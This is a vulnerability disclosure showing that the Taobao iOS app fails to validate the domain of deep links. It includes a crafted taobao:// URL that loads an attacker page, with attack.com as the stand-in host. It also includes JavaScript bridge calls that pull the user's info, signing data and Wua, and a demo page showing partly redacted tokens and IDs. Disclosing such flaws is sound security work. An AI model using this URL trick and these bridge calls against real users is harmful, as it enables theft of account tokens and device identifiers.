An information leak vulnerability in the iOS version of Taobao app

Brief Description


The iOS version of the Taobao app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Taobao app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's account information** and **device information**.

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **taobao://market.m.taobao.com:123@attack.com/attack.html**. Here, **"attack.com"** is a domain under the attacker's control. In our experiment, we use **taobao://market.m.taobao.com:123@zhouziyi1.github.io/iOSJS/taobao/atkTaobao.html**.

When the victim clicks on this URL (**taobao://market.m.taobao.com:123@zhouziyi1.github.io/iOSJS/taobao/atkTaobao.html**), it directs the victim to the Taobao app and opens the webpage **zhouziyi1.github.io/iOSJS/taobao/atkTaobao.html** within the app.




Phishing Link


open Taobao

taobao://market.m.taobao.com:123@zhouziyi1.github.io/iOSJS/taobao/atkTaobao.html

Open in “淘宝”?



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's NickName, UserID, TokenKey, DeviceID** and **logging out victim’s account**.



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your Account Info:

Your NickName:
jerem[redacted]


Your UserID:
2211[redacted]

Your SID:
2c45c7823f1e92cd1b643[redacted]

Your TokenKey:
idc15_V1_1729873565835_78a39932074ba936dd7144[redacted]097ce86fec1da5abd2e8ba066494b9449bf98b06022adfac6a7f699c55b4593f58c9e1623d8f2e121628f54fa9756573

Get Your Device Info:

Your Wua:



2211460016008

Your SID:
2c45c7823f1e92cd1b643[redacted]


Your TokenKey:
idc15_V1_1729873565835_78a39932074ba936dd7144[redacted]097ce86fec1da5abd2e8ba066494b9449bf98b06022adfac6a7f699c55b4593f58c9e1623d8f2e121628f54fa9756573

Get Your Device Info:

Your Wua:
pDU6_8jsabasJL6uQJ/2r0naYY1Zh7NsG7LG5hCvENL[redacted]vZa5u5PDasS4XilfkhCFzX2iIlLD/KkC0zIGK/J0B7pyaEROQ6eNPSLz214Sv584UhApUOUlub6b0hgW3o296An2GnueqexXqW1BbKThtkW4XKg==

Log out Your Account:

Will log out your account:



```
        window.webkit.messageHandlers.WindVaneCallNative.postMessage({
            name: "aluWVJSBridge.getWua",
            params: "{}",
            reqId: "$0002"
        });

        window.webkit.messageHandlers.WindVaneCallNative.postMessage({
            name: "aluWVJSBridge.aluGetSign",
            params: "{}",
            reqId: "$0003"
        });

        window.webkit.messageHandlers.WindVaneCallNative.postMessage({
            name: "aluWVJSBridge.getUserInfo",
            params: "{}",
            reqId: "$0004"
        });
```

Impact of the Vulnerability

Scope of the vulnerability: Taobao app iOS version 10.41.10 (the latest version as of 2024-10-26).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.